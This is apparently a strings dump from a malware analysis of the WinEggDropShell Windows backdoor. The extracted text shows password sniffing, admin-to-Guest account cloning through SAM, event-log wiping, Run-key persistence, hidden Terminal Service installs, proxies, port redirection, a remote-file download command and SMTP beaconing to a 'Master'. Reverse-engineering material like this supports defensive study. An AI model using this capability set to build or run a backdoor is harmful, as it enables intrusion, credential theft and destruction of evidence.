0007C885   1007C885     0   The Key %c%s%c Doesn't Exist Or Not SubKey Under %c%s%c
0007C8BF   1007C8BF     0   RunServices
0007C8CB   1007C8CB     0   Deleting Key %s On RunServices
0007C8F0   1007C8F0     0   Deleting Key %s On Run
0007C90B   1007C90B     0   List Completed
0007C921   1007C921     0   Software\Microsoft\Windows\CurrentVersion\RunServices
0007C957   1007C957     0   Software\Microsoft\Windows\CurrentVersion\Run
0007C985   1007C985     0   Data To Follow:
0007C995   1007C995     0   %-36s   REG_BINARY      %s
0007C9B4   1007C9B4     0   %-36s   REG_MULTI_SZ
0007C9CF   1007C9CF     0   %-36s   REG_MULTI_SZ    %s
0007C9EC   1007C9EC     0   %-36s   REG_EXPAND_SZ
0007CA07   1007CA07     0   %-36s   REG_SZ
0007CA22   1007CA22     0   %-36s   REG_EXPAND_SZ   %s
0007CA3F   1007CA3F     0   %-36s   REG_SZ         %s
0007CA5C   1007CA5C     0   %-36s
0007CA74   1007CA74     0   %-36s   REG_DWORD       0x%x(%d)
0007CA97   1007CA97     0   No Value Found
0007CAA8   1007CAA8     0   Fail To Open The Key
0007CAC1   1007CAC1     0   That Key %s\%s No Found
0007CADD   1007CADD     0   Delete %s\%s Successfully
0007CAFB   1007CAFB     0   Software\Microsoft\Windows\CurrentVersion\
0007CB26   1007CB26     0   Process32Next
0007CB34   1007CB34     0   Process32First
0007CB43   1007CB43     0   CreateToolhelp32Snapshot
0007CB5C   1007CB5C     0   kernel32.dll
0007CB69   1007CB69     0   AllocateAndGetUdpExTableFromStack
0007CB8B   1007CB8B     0   AllocateAndGetTcpExTableFromStack
0007CBAD   1007CBAD     0   iphlpapi.dll
0007CBBE   1007CBBE     0   %d.%d.%d.%d
0007CBCF   1007CBCF     0   Fail To Init API
0007CBE2   1007CBE2     0   %-5d -->  %-5d    %s
0007CBF9   1007CBF9     0   %-5d -->  %-5d    %s     %s
0007CC17   1007CC17     0   GetModuleFileNameExA
0007CC2C   1007CC2C     0   PSAPI.DLL
0007CC38   1007CC38     0   Error Open Physcal Memory.
0007CC57   1007CC57     0   Error Open Handle List
0007CC72   1007CC72     0   Fail TO Map UDP Protocol
0007CC91   1007CC91     0   Fail TO Map TCP Protocol
0007CCB0   1007CCB0     0   Fail To Map TCP Or UDP Protocol
0007CCD4   1007CCD4     0   Pid        Port     Proto   Path
```

```
0007CD26   1007CD26     0   ZwOpenFile
0007CD31   1007CD31     0   InitializeObjectAttributes
0007CD4C   1007CD4C     0   ZwOpenSection
0007CD5A   1007CD5A     0   RtlInitUnicodeString
0007CD71   1007CD71     0   LoadLibrary( NTDLL.DLL )
0007CDBC   1007CDBC     0   ntdll.dll
0007CDCA   1007CDCA     0   %-6s%-22s%-34s%s:%d
0007CDE8   1007CDE8     0   %-6s%-22s%-22s%-12s%s:%d
0007CE03   1007CE03     0   %s:%s
0007CE09   1007CE09     0   Process
0007CE11   1007CE11     0   State
0007CE17   1007CE17     0   Foreign Address
0007CE27   1007CE27     0   Local Address
0007CE35   1007CE35     0   Proto
0007CE3B   1007CE3B     0   %-6s%-22s%-22s%-12s%s
0007CE55   1007CE55     0   CreateToolhelp32Snapshot Error!
0007CE77   1007CE77     0   AllocateAndGetUdpExTableFromStack Error!.
0007CEA3   1007CEA3     0   AllocateAndGetTcpExTableFromStack Error!
0007CECE   1007CECE     0   WSAStartup error!
0007CEE4   1007CEE4     0   Loadlibrary error!
0007CEFB   1007CEFB     0   Port Mapper Completed
0007CF15   1007CF15     0   UnKnown System
0007CF28   1007CF28     0   The System Is Server 2003
0007CF46   1007CF46     0   The System Is Win XP
0007CF5F   1007CF5F     0   The System Is Win 2K
0007CF76   1007CF76     0   ----------------------------------------------------------------------------
0007CFCA   1007CFCA     0   The System Is Win NT 4.0
0007CFE5   1007CFE5     0   Provide Internet Service
0007CFFE   1007CFFE     0   Description
0007D00A   1007D00A     0   \psapi.dll
0007D015   1007D015     0   Change The Service StartType Successfully
0007D041   1007D041     0   Fail To Change The Service
0007D05E   1007D05E     0   Service Does Not Existed
0007D079   1007D079     0   Fail To OPen SC Manager
0007D093   1007D093     0   disable
0007D09B   1007D09B     0   demand
0007D0A2   1007D0A2     0
%02x%02x%02x%02x%02x%02x%02x%02x%02x%02x%02x%02x%02x%02x%02x%02x%02x%02x%02x%02x
0007D0E3   1007D0E3     0   Performing Time: %d/%d/%d %d:%d:%d
0007D108   1007D108     0   Password Sniffering Is Not Running
0007D12D   1007D12D     0   Password Sniffering Is Running
0007D150   1007D150     0   Stop Password Sniffering Successfully
0007D17C   1007D17C     0   Create Password Sniffering Thread Successfully. Status:Logging
0007D1C1   1007D1C1     0   Create Password Sniffering Thread Successfully. Status:Displaying
0007D209   1007D209     0   Fail To Create Pass Sniffer Thread
0007D232   1007D232     0   The NIC Number Out Of Bound
0007D254   1007D254     0   Invalid NIC Number
0007D276   1007D276     0   The Sniffer Is Running Already
0007D29B   1007D29B     0   The Feature Requires Win 2K Or Above
0007D2C4   1007D2C4     0   Decode
0007D2D0   1007D2D0     0   Ioctl
0007D2DB   1007D2DB     0   gethostname
0007D2E7   1007D2E7     0   socket
0007D2EE   1007D2EE     0   Socket Error
0007D2FD   1007D2FD     0   ----------------------------------------------------------------------
0007D34D   1007D34D     0   ----------------------------------------------------------------------
0007D39B   1007D39B     0   %s:%d->%s:%d
0007D3B1   1007D3B1     0   LOCAL MACHINE
0007D3C5   1007D3C5     0   Now Enumerating All Groups And User Accounts:
0007D3F4   1007D3F4     0   Establish NULL Session Successfully
0007D41C   1007D41C     0   Fail To Establish NULL Session
0007D442   1007D442     0   \ipc$
0007D451   1007D451     0   %s->%s
0007D460   1007D460     0   No Trojan Makes Use Of This Key
0007D482   1007D482     0   Failed To Delete The Key
0007D49D   1007D49D     0   Bingo.The Key Is Successfully Deleted
0007D4C5   1007D4C5     0   Probably Some Trojan Makes Use Of This Key To Hide,Deleting Is In Process.....
0007D516   1007D516     0   SoftWare\Classes\*\shell
0007D52F   1007D52F     0   Fail To Read EXE Association Setting
0007D556   1007D556     0   No Need To Change The EXE Association Setting
0007D586   1007D586     0   Fail To Change Back The EXE Association Setting
0007D5B8   1007D5B8     0   EXE Assiciation: %s->%s
0007D5D2   1007D5D2     0   SoftWare\Classes\exefile\shell\open\command
0007D5FE   1007D5FE     0   Fail To Read INF Association Setting
0007D625   1007D625     0   No Need To Change The INF Association Setting
```

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0007D655   1007D655     0   Fail To Change Back The INF Association Setting
0007D687   1007D687     0   INF Assiciation: %s->%s
0007D6A1   1007D6A1     0   SoftWare\Classes\inffile\shell\open\command
0007D6CD   1007D6CD     0   Fail To Read INI Association Setting
0007D6F4   1007D6F4     0   No Need To Change The INI Association Setting
0007D724   1007D724     0   Fail To Change Back The INI Association Setting
0007D756   1007D756     0   INI Assiciation: %s->%s
0007D770   1007D770     0   SoftWare\Classes\inifile\shell\open\command
0007D79C   1007D79C     0   Fail To Read TXT Association Setting
0007D7C3   1007D7C3     0   No Need To Change The TXT Association Setting
0007D7F3   1007D7F3     0   Fail To Change Back The TXT Association Setting
0007D825   1007D825     0   TXT Assiciation: %s->%s
0007D83F   1007D83F     0   NOTEPAD.EXE %1
0007D84E   1007D84E     0   SoftWare\Classes\txtfile\shell\open\command
0007D87A   1007D87A     0   Start: %s
0007D886   1007D886     0   Path: %s
0007D891   1007D891     0   ImagePath
0007D89B   1007D89B     0   Display Name: %s
0007D8AE   1007D8AE     0   DisplayName
0007D8BA   1007D8BA     0   Service Name: %s
0007D8CF   1007D8CF     0   Service Information:
0007D8E8   1007D8E8     0   The Service %s Doesn't Exist
0007D90D   1007D90D     0   SERVICE_STOPPED
0007D91F   1007D91F     0   SERVICE_STOP_PENDING
0007D936   1007D936     0   SERVICE_START_PENDING
0007D94E   1007D94E     0   SERVICE_RUNNING
0007D960   1007D960     0   SERVICE_PAUSED
0007D971   1007D971     0   SERVICE_PAUSE_PENDING
0007D989   1007D989     0   SERVICE_CONTINUE_PENDING
0007D9A4   1007D9A4     0   Status:
0007D9AD   1007D9AD     0   Manual
0007D9B9   1007D9B9     0   Fail To View Terminal Service Port.The System May Not Installed Terminal Service Yet.
0007DA11   1007DA11     0   Local
0007DA25   1007DA25     0   (??]
0007DA2B   1007DA2B     0   (User)
0007DA33   1007DA33     0   (Guest)
0007DA3C   1007DA3C     0   (Administrator)
0007DA4D   1007DA4D     0   local
0007DA55   1007DA55     0   Kill The Thread Successfully
0007DA78   1007DA78     0   Fail To Kill The Thread
0007DA96   1007DA96     0   The Thread Has Not Been Used Yet
0007DABD   1007DABD     0   The Thread Number Must Be Number
0007DAE2   1007DAE2     0   No Redirect Threads Has Been Used
0007DB06   1007DB06     0   Fail To Create Port Redirect Thread
0007DB2C   1007DB2C     0   Fail To Retireve Redirect Thread Number
0007DB56   1007DB56     0   Invalid Remote Port
0007DB6C   1007DB6C     0   Remote Port Out Of Range
0007DB87   1007DB87     0   Invalid Source Port
0007DB9D   1007DB9D     0   Source Port Our Of Range
0007DBB8   1007DBB8     0   Invalid RemoteHost
0007DBCF   1007DBCF     0   Fail To Create Thread In RedirectThread
0007DBFD   1007DBFD     0   Redirect Thread(%d) Created On Local:%d->%s:%d AllowedIP: %s
0007DC3E   1007DC3E     0   Fail To Bind The Port
0007DC58   1007DC58     0   Fail To Set Path
0007DC6D   1007DC6D     0   The Current Directory Has Been Set To: %s
0007DC9B   1007DC9B     0   The Current Directory: %s
0007DCB7   1007DCB7     0   Open Error
0007DCC2   1007DCC2     0   Query Error
0007DCCE   1007DCCE     0   Unknown
0007DCD6   1007DCD6     0   Disabled
0007DCDF   1007DCDF     0   Stopped
0007DCE7   1007DCE7     0   Running
0007DCEF   1007DCEF     0      Terminal Service
0007DD04   1007DD04     0   SYSTEM\CurrentControlSet\Services\
0007DD27   1007DD27     0   MailAccount
0007DD40   1007DD40     0   MESSAGE_ID:WinEggDropShell Private
0007DD65   1007DD65     0   SUBJECT:WinEggDropShell Online Notification
0007DD93   1007DD93     0   TO:Master
0007DD9F   1007DD9F     0   FROM:%s
0007DDA9   1007DDA9     0   Slackbot
0007DDB4   1007DDB4     0   Fail To Get Computer Name
0007DDD6   1007DDD6     0   RCPT TO:%s
0007DDE3   1007DDE3     0   MAIL FROM:Victim@hotmail.com
0007DE09   1007DE09     0   mx3.hotmail.com
0007DE19   1007DE19     0   mx2.hotmail.com
```

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0007DE29   1007DE29     0   mx1.hotmail.com
0007DE39   1007DE39     0         (%s Running On Port: %d Start Time: %d/%d/%d %d:%d:%d)
0007DE77   1007DE77     0   Fail To Retrieve Local IP
0007DE97   1007DE97     0   IP Address:
0007DEA5   1007DEA5     0   @HOTMAIL.COM
0007DEB2   1007DEB2     0   Fail To Clean %s Event Log
0007DECF   1007DECF     0   Clean %s Event Log Successfully
0007DEF1   1007DEF1     0   Security
0007DEFA   1007DEFA     0   Application
0007DF08   1007DF08     0   Fail To View Terminal Service Port.The System May Not Installed Terminal Service Yet.
0007DF64   1007DF64     0   Terminal Service Port Is: %d
0007DF85   1007DF85     0   PortNumBer
0007DF90   1007DF90     0   Current Display Mode: %i x %i(%iBit)(%dHz)
0007DFBD   1007DFBD     0   Video Card Memory: %d M
0007DFD7   1007DFD7     0   Video Card Dac Type: %s
0007DFF1   1007DFF1     0   Video Card Chip Type: %s
0007E00C   1007E00C     0   Video Card: %s
0007E01D   1007E01D     0   Video Card Information:
0007E037   1007E037     0   HardwareInformation.MemorySize
0007E056   1007E056     0   HardwareInformation.DacType
0007E072   1007E072     0   HardwareInformation.ChipType
0007E08F   1007E08F     0   Device Description
0007E0A2   1007E0A2     0   System\CurrentControlSet\Services\nv\Device0
0007E0CF   1007E0CF     0   INVALID
0007E0D7   1007E0D7     0   UNKNOWN
0007E0DF   1007E0DF     0   RAMDISK
0007E0E7   1007E0E7     0   CDROM
0007E0ED   1007E0ED     0   REMOTE
0007E0F4   1007E0F4     0   REMOVABLE
0007E0FE   1007E0FE     0   FIXED
0007E104   1007E104     0   Driver %c:
0007E111   1007E111     0   Drive %c: (%s)
0007E127   1007E127     0   DDrive %c: (%s) Total Space: %6ldM-->%.1fG Free Space: %6ldM-->%.1fG
0007E16E   1007E16E     0   Fixed
0007E179   1007E179     0   Disk Information:
0007E192   1007E192     0   ProcessorNameString
0007E1A6   1007E1A6     0   Hardware\Description\System\CentralProcessor\0
0007E1D5   1007E1D5     0   Number of Processors:%u
0007E1EF   1007E1EF     0   Cpu: %dMHz
0007E1FB   1007E1FB     0   Ram: %dMB Total, %dMB Free
0007E217   1007E217     0   Os:%s
0007E21E   1007E21E     0   Uptime: %d Day %d Hour %d Minute
0007E240   1007E240     0   System Directory:%s
0007E256   1007E256     0   Cpu: %s
0007E25F   1007E25F     0   Ram: %dMB Total, %dMB Free
0007E27B   1007E27B     0   Os:%s
0007E282   1007E282     0   Uptime: %d Day %d Hour %d Minute
0007E2A4   1007E2A4     0   System Directory:%s
0007E2BA   1007E2BA     0   %s %dMhz
0007E2C7   1007E2C7     0   %s%s (Build %d)
0007E2D7   1007E2D7     0   Server
0007E2DE   1007E2DE     0   %sVersion %d.%d %s (Build %d)
0007E2FE   1007E2FE     0   SERVERNT
0007E307   1007E307     0   LANMANNT
0007E310   1007E310     0   Professinal
0007E31D   1007E31D     0   WINNT
0007E323   1007E323     0   Early Version Of Windows NT
0007E340   1007E340     0   ProductType
0007E34C   1007E34C     0   SYSTEM\CurrentControlSet\Control\ProductOptions
0007E37C   1007E37C     0   Server
0007E384   1007E384     0   Web Server
0007E390   1007E390     0   EnterPrise Server
0007E3A3   1007E3A3     0   Advanced Server
0007E3B4   1007E3B4     0   DataCenter Server
0007E3C7   1007E3C7     0   Microsoft Windows .NET
0007E3DF   1007E3DF     0   Professional
0007E3ED   1007E3ED     0   Home Edition
0007E3FB   1007E3FB     0   Microsoft Windows XP
0007E411   1007E411     0   Unknown System
0007E421   1007E421     0   Microsoft Windows .Net 2003
0007E43E   1007E43E     0   Microsoft Windows 2000
0007E456   1007E456     0   Microsoft Windows NT
0007E46C   1007E46C     0   SoftWare\Microsoft\Windows NT\CurrentVersion
0007E499   1007E499     0   Fail To Gather SystemInfo
0007E4B5   1007E4B5     0   Fail To Get Default Languate
```

0007E4D4 1007E4D4 0 No Defined Yet
0007E4E5 1007E4E5 0 Vietnamese
0007E4F2 1007E4F2 0 Uzbek
0007E4F9 1007E4F9 0 (India)
0007E503 1007E503 0 (Pakistan)
0007E510 1007E510 0 Urdu
0007E516 1007E516 0 Ukrainian
0007E522 1007E522 0 Turkish
0007E533 1007E533 0 Tatar (Tatarstan)
0007E547 1007E547 0 (Finland)
0007E557 1007E557 0 Swahili (Kenya)
0007E570 1007E570 0 Slovenian
0007E57C 1007E57C 0 Slovak
0007E585 1007E585 0 Serbian (Latin)
0007E597 1007E597 0 Serbian (Cyrillic)
0007E5AC 1007E5AC 0 Croatian
0007E5B7 1007E5B7 0 Serbian
0007E5C0 1007E5C0 0 Russian
0007E5CA 1007E5CA 0 Romanian
0007E5D5 1007E5D5 0 (Portugal)
0007E5E2 1007E5E2 0 (Brazil)
0007E5ED 1007E5ED 0 Portuguese
0007E5F9 1007E5F9 0 Polish
0007E602 1007E602 0 (Nynorsk)
0007E60E 1007E60E 0 (Bokmal)
0007E619 1007E619 0 Norwegian
0007E624 1007E624 0 (Brunei Darussalam)
0007E63A 1007E63A 0 (Malaysian)
0007E648 1007E648 0 Malay
0007E64F 1007E64F 0 FYRO Macedonian
0007E661 1007E661 0 Lithuanian
0007E66E 1007E66E 0 Latvian
0007E678 1007E678 0 Indonesian
0007E685 1007E685 0 Icelandic
0007E691 1007E691 0 Hungarian
0007E69D 1007E69D 0 Greek
0007E6A5 1007E6A5 0 Finnish
0007E6AF 1007E6AF 0 Farsi
0007E6B7 1007E6B7 0 Faeroese
0007E6C2 1007E6C2 0 Estonian
0007E6CD 1007E6CD 0 Danish
0007E6D6 1007E6D6 0 Czech
0007E6DE 1007E6DE 0 Catalan
0007E6E8 1007E6E8 0 Burmese
0007E6F2 1007E6F2 0 Bulgarian
0007E6FE 1007E6FE 0 Belarusian
0007E70B 1007E70B 0 Basque
0007E714 1007E714 0 (Cyrillic)
0007E721 1007E721 0 (Latin)
0007E72B 1007E72B 0 Azeri
0007E732 1007E732 0 (Qatar)
0007E73C 1007E73C 0 (Bahrain)
0007E748 1007E748 0 (U.A.E.)
0007E753 1007E753 0 (Kuwait)
0007E75E 1007E75E 0 (Lebanon)
0007E76A 1007E76A 0 (Jordan)
0007E775 1007E775 0 (Syria)
0007E77F 1007E77F 0 (Yemen)
0007E789 1007E789 0 (Oman)
0007E792 1007E792 0 (Tunisia)
0007E79E 1007E79E 0 (Morocco)
0007E7AA 1007E7AA 0 (Algeria)
0007E7B6 1007E7B6 0 (Libya)
0007E7C0 1007E7C0 0 (Egypt)
0007E7CA 1007E7CA 0 (Iraq)
0007E7D3 1007E7D3 0 (Saudi Arabia)
0007E7E4 1007E7E4 0 Arabic
0007E7EC 1007E7EC 0 Afrikaans
0007E7F8 1007E7F8 0 Albanian
0007E803 1007E803 0 (Belgium)
0007E80F 1007E80F 0 (Netherlands)
0007E81F 1007E81F 0 Dutch
0007E826 1007E826 0 Korean
0007E82F 1007E82F 0 Japanese
0007E83A 1007E83A 0 Italian

0007E843 1007E843 0 (Liechtenstein)
0007E855 1007E855 0 (Austria)
0007E861 1007E861 0 German
0007E869 1007E869 0 (Monaco)
0007E874 1007E874 0 (Luxembourg)
0007E883 1007E883 0 (Switzerland)
0007E893 1007E893 0 (Belgian)
0007E89F 1007E89F 0 (Standard)
0007E8AC 1007E8AC 0 French
0007E8B4 1007E8B4 0 (Puerto Rico)
0007E8C4 1007E8C4 0 (Nicaragua)
0007E8D2 1007E8D2 0 (Honduras)
0007E8DF 1007E8DF 0 (El Salvador)
0007E8EF 1007E8EF 0 (Bolivia)
0007E8FB 1007E8FB 0 (Paraguay)
0007E908 1007E908 0 (Uruguay)
0007E914 1007E914 0 (Chile)
0007E91E 1007E91E 0 (Ecuador)
0007E92A 1007E92A 0 (Argentina)
0007E938 1007E938 0 (Peru)
0007E941 1007E941 0 (Colombia)
0007E94E 1007E94E 0 (Venezuela)
0007E95C 1007E95C 0 (Dominican Republic)
0007E973 1007E973 0 (Panama)
0007E97E 1007E97E 0 (Costa Rica)
0007E98D 1007E98D 0 (Guatemala)
0007E99B 1007E99B 0 (Spain, Modern Sort)
0007E9B2 1007E9B2 0 (Mexican)
0007E9BE 1007E9BE 0 (Spain, Traditional Sort)
0007E9DA 1007E9DA 0 Spanish
0007E9E3 1007E9E3 0 (Singapore)
0007E9F1 1007E9F1 0 (HongKong)
0007E9FE 1007E9FE 0 (RPC)
0007EA06 1007EA06 0 (TaiWan)
0007EA11 1007EA11 0 Chinese
0007EA1A 1007EA1A 0 (Unknown)
0007EA26 1007EA26 0 (Philippines)
0007EA36 1007EA36 0 (Zimbabwe)
0007EA43 1007EA43 0 (Trinidad)
0007EA50 1007EA50 0 (Belize)
0007EA5B 1007EA5B 0 (Caribbean)
0007EA69 1007EA69 0 (Jamaica)
0007EA75 1007EA75 0 (South Africa)
0007EA86 1007EA86 0 (Ireland)
0007EA92 1007EA92 0 (New Zealand)
0007EAA2 1007EAA2 0 (Canadian)
0007EAAF 1007EAAF 0 (Australian)
0007EABE 1007EABE 0 (United Kingdom)
0007EAD1 1007EAD1 0 (United States)
0007EAE3 1007EAE3 0 English
0007EAEC 1007EAEC 0 The Default Language:
0007EB05 1007EB05 0 Invalid Thread Number
0007EB21 1007EB21 0 You Can't Disconnect YourSelf
0007EB45 1007EB45 0 Fail To Retrieve My ThreadNumber
0007EB6A 1007EB6A 0 Disconnecting Thread(%d)->IP(%s)
0007EB8D 1007EB8D 0 The Shell Spawn By Thread(%d)->IP(%s) Has Been Killed
0007EBC5 1007EBC5 0 Thread(%d)->IP(%s)
0007EBDA 1007EBDA 0 No One Is On Shell
0007EBEF 1007EBEF 0 Completed
0007EBFB 1007EBFB 0 Thread Number %d->IP %s
0007EC15 1007EC15 0 Thread Number %d->IP %s(Current)
0007EC38 1007EC38 0 Invalid Buddy Thread
0007EC4F 1007EC4F 0 Invalid Thread Number
0007EC67 1007EC67 0 You Can't Send Message To YourSelf
0007EC8C 1007EC8C 0 Thread(%d)->IP(%s) Is Doing A Shell
0007ECB4 1007ECB4 0 Thread(%d)->IP(%s): %c%s%c
0007ECD7 1007ECD7 0 SeShutdownPrivilege
0007ECED 1007ECED 0 The System Error Code: %d
0007ED0B 1007ED0B 0 The User(%s) Password Has Been Changed
0007ED34 1007ED34 0 Clone Fails
0007ED42 1007ED42 0 The Account %s Has Been Cloned To %s
0007ED69 1007ED69 0 Fail To Get The %s ID
0007ED81 1007ED81 0 Getting The UserName(%c%s%c)-->ID(0x%s) Successfully
0007EDB8 1007EDB8 0 Wrong UserName Or No Enough Privilege
0007EDE0 1007EDE0 0 Query Value Error

```
0007EDF4  1007EDF4    0  SAM\SAM\Domains\Account\Users\Names\
0007EE19  1007EE19    0  Fail To Set F Value Buffer
0007EE36  1007EE36    0  Set F Value Successfully
0007EE51  1007EE51    0  Fail To Get F Value Buffer
0007EE6E  1007EE6E    0  Get F Value Buffer Successfully
0007EE90  1007EE90    0  SAM\SAM\Domains\Account\Users\
0007EEB1  1007EEB1    0  Set %s Never Logon And Zero Time Logon To The System Successfully
0007EEF5  1007EEF5    0  00000
0007EEFB  1007EEFB    0       Press Enter To Continue Or Other Keys To Quit.....
0007EF38  1007EF38    0  No SubKeys Found
0007EF4D  1007EF4D    0  SAM\SAM\Domains\Account\Users\Names
0007EF71  1007EF71    0  SAM\SAM\Domains\Account\Users
0007EF91  1007EF91    0  UnKnown System
0007EFA4  1007EFA4    0  Fail To Install Terminal Service
0007EFCB  1007EFCB    0  The System Is Win NT 4.0;Unable To Install Terminal Service
0007F00B  1007F00B    0  Invalid Port Number
0007F023  1007F023    0  The Port Number Is Out Of Bound
0007F047  1007F047    0  You Need To Reboot The System To Take Effect
0007F07A  1007F07A    0  Wait 5 To 10 Seconds;Then Connect To Port %s With TS Client
0007F0BC  1007F0BC    0  You Can Now Connect To Port %s With TS Client
0007F0F0  1007F0F0    0  The Terminal Service Is Deleted From The System
0007F122  1007F122    0  fSingleSessionPerUser
0007F138  1007F138    0  TSUserEnabled
0007F146  1007F146    0  fDenyTSConnections
0007F15B  1007F15B    0  This System Is Not A Server
0007F17B  1007F17B    0  The Terminal Service Is Not Stopped Currently
0007F1AD  1007F1AD    0  The Terminal Service Exists
0007F1CB  1007F1CB    0  Fail To Modify Some Keys Related To Terminal Service
0007F202  1007F202    0  Fail To Modify Terminal Service Port
0007F229  1007F229    0  Fail To Install Terminal Service
0007F24C  1007F24C    0  Install Terminal Service Succesfully
0007F273  1007F273    0  Termsrv.exe
0007F27F  1007F27F    0  Fail To Re-Install Terminal Service
0007F2A5  1007F2A5    0  Re-Install Terminal Service Succesfully
0007F2D1  1007F2D1    0  Fail To Install Service %c%s%c
0007F2F4  1007F2F4    0  Install Service %c%s%c Successfully
0007F31C  1007F31C    0  Fail To Get The Current Directory
0007F342  1007F342    0  The File %c%s%c Doesn't Exist In The Current Directory
0007F37D  1007F37D    0  The Serivce Name Has Been Taken
0007F39F  1007F39F    0  PortNumber
0007F3AA  1007F3AA    0  System\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp
0007F3EF  1007F3EF    0  Hotkey
0007F3F6  1007F3F6    0  .DEFAULT\Keyboard Layout\Toggle
0007F418  1007F418    0  Start
0007F41E  1007F41E    0  SYSTEM\CurrentControlSet\Services\TermDD
0007F447  1007F447    0  TSEnabled
0007F451  1007F451    0  SYSTEM\CurrentControlSet\Control\Terminal Server
0007F482  1007F482    0  EnableAdminTSRemote
0007F496  1007F496    0  SOFTWARE\Policies\Microsoft\Windows\Installer
0007F4C4  1007F4C4    0  ShutdownWithoutLogon
0007F4DB  1007F4DB    0  Enabled
0007F4E3  1007F4E3    0  SOFTWARE\Microsoft\Windows\CurrentVersion\netcache
0007F516  1007F516    0  List IP Completed
0007F52A  1007F52A    0  Local IP Adress(%d): %s
0007F54A  1007F54A    0  Local Host Name: %s
0007F560  1007F560    0  Local Computer Name: %s
0007F57A  1007F57A    0  Get Host By Name Fails
0007F593  1007F593    0  Fail To Get Host Name
0007F5AD  1007F5AD    0  List Help Completed
0007F5C3  1007F5C3    0  XTelnet RemoteHost RemotePort        -->Telnet To Remote Host
0007F604  1007F604    0  WhoIsShell                    -->List Who Is Doing A Shell
0007F649  1007F649    0  ViewService ServiceName            -->View Service Status
0007F688  1007F688    0  ViewFile FileName                -->View Ascii File Content
0007F6CB  1007F6CB    0  ViewHTTPProxyInfo                -->View HTTP Proxy Info
0007F70B  1007F70B    0  ViewFTPServerInfo                -->View FTP Server Info
0007F74B  1007F74B    0  ViewFTPInfo                   -->View FTP Connection Info
0007F78F  1007F78F    0  ViewHTTPInfo                   -->View HTTP Server Info
0007F7D0  1007F7D0    0  ViewProxyInfo                  -->View Sock5 Proxy Info
0007F811  1007F811    0  ViewSniffer                  -->View PassSniffer Status
0007F854  1007F854    0  ViewTimeOut                    -->View Time Out
0007F88D  1007F88D    0  ViewPath                     -->View Current Path
0007F8CA  1007F8CA    0  ViewKey                      -->View Keys
0007F8FF  1007F8FF    0  ViewThreads                    -->View The Redirect Thread Info
0007F948  1007F948    0  UnShield                     -->De-Activate The Shield
0007F98A  1007F98A    0  TerminalPort Port              -->Set New Terminal Port
```

```
0007F9CB  1007F9CB   0  TerminalPort                  -->View Terminal Service Port
0007FA11  1007FA11   0  StopFTPServer                 -->Stop FTP Server
0007FA4C  1007FA4C   0  StopHTTPProxy                 -->Stop HTTP Proxy
0007FA87  1007FA87   0  StopProxy                     -->Stop Sock5 Proxy
0007FAC3  1007FAC3   0  StartHTTPProxy Port [AllowedIP]      -->Start HTTP Proxy
0007FAFF  1007FAFF   0  StartProxy [UserName] [Password] Port AllowedIP -->Start Sock5 Proxy
0007FB46  1007FB46   0  Send ThreadNumber|All Message       -->Send Message To Your Buddy
0007FB8C  1007FB8C   0  StartSniffer NIC              -->Start Sniffer
0007FBC5  1007FBC5   0  SetTimeOut Time               -->Set Time Out
0007FBFD  1007FBFD   0  StartService SerivceName      -->Start A Service
0007FC38  1007FC38   0  StopService ServiceName       -->Stop A Service
0007FC72  1007FC72   0  SetPath Path                  -->Set Path
0007FCA6  1007FCA6   0  StopSniffer                   -->Stop Pass Sniffer
0007FCE3  1007FCE3   0  Sysinfo                       -->View System Information
0007FD26  1007FD26   0  StopBackDoor                  -->Stop WinEggDropShell
0007FD66  1007FD66   0  Shield                        -->Activate The Shield
0007FDA5  1007FDA5   0  Shell                         -->Get A Shell
0007FDDC  1007FDDC   0  ShutDown                      -->ShutDown The System
0007FE1B  1007FE1B   0  ShowName                      -->List All UserNames
0007FE59  1007FE59   0  ShowSID                       -->List UserName SID
0007FE96  1007FE96   0  RegEdit                       -->Edit The Registry
0007FED3  1007FED3   0  Redirect SPort RemoteHost RPort [AllowedIP]    -->Port Redirector
0007FF18  1007FF18   0  Reboot                        -->Reboot The System
0007FF55  1007FF55   0  Pskill  PID|Name              -->Kill Process
0007FF8D  1007FF8D   0  PowerOff                      -->Shut The Power
0007FFC7  1007FFC7   0  Pslist                        -->List Processes
00080001  10080001   0  OffShell                      -->Kill A Shell
00080039  10080039   0  Online                        -->List All Connected IP
0008007A  1008007A   0  Never UserName                -->Set Logon To Never
000800B8  100800B8   0  Logoff                        -->Logoff The User
000800F3  100800F3   0  ListIP                        -->List IP
00080126  10080126   0  KillFTPD FTPDSessionNumber    -->Kill FTP Server Session
00080169  10080169   0  KillHttpServer ThreadNumber   -->Kill HTTP Server Thread
000801AC  100801AC   0  KillThreads ThreadNumber      -->Kill Redirect Thread
000801EC  100801EC   0  Installterm Port              -->Install Terminal Service
00080230  10080230   0  HTTPServer RootDir Port [AllowedIP]   -->Start HTTP Server
0008026D  1008026D   0  http://IP/a.exe a.exe         -->Download A File
000802A8  100802A8   0  Help                          -->List Help
000802DD  100802DD   0  GetUser                       -->List All System Accounts
00080321  10080321   0  FileTime SourceFile DestFile  -->Modify File Time
0008035D  1008035D   0  FTPServer ControlPort BindPort User Pass RootDir AllowedIP Access-->FTP Server
000803AE  100803AE   0  FTP                           -->FTP Console
000803E5  100803E5   0  Filter                        -->Filter Console
0008041F  1008041F   0  FindPassword                  -->Display The Logon Accounts Password
0008046E  1008046E   0  FilterInfo                    -->View TCP/IP Filtering Info
000804B4  100804B4   0  Fport                         -->Port Mapper
000804EB  100804EB   0  Execute Program               -->Execute A Program
00080528  10080528   0  EnumService                   -->List All Running Services
0008056D  1008056D   0  Exit                          -->Disconnect
000805A3  100805A3   0  EnableFilter                  -->Enable TCP/IP Filtering
000805E6  100805E6   0  DelKey KeyName                -->Delete Key
0008061C  1008061C   0  DeleteService ServiceName     -->Delete A Service
00080658  10080658   0  Disconnect ThreadNumber|All   -->Disconnect Others
00080695  10080695   0  DelFile FileName              -->Del A File
000806CB  100806CB   0  DirFile <FileName>            -->List Files
00080701  10080701   0  DeleteHTTPProxySetting        -->Delete HTTP Proxy Settings
00080747  10080747   0  DeleteSnifferSetting          -->Delete Sniffer Settings
0008078A  1008078A   0  DeleteProxySetting            -->Delete Sock Proxy Settings
000807D0  100807D0   0  DeleteFTPSetting              -->Delete FTP Server Settings
00080816  10080816   0  DisableFilter                 -->Disable TCP/IP Filtering
0008085A  1008085A   0  ConfigService StartType ServiceName   -->Config Service StartType
0008089E  1008089E   0  Clone Admin Guest Password    -->Clone Account
000808D7  100808D7   0  CheckClone                    -->Check Clone Account
00080916  10080916   0  CleanEvent                    -->Clean Event Logs
00080954  10080954   0  AR                            -->Restore Common Association
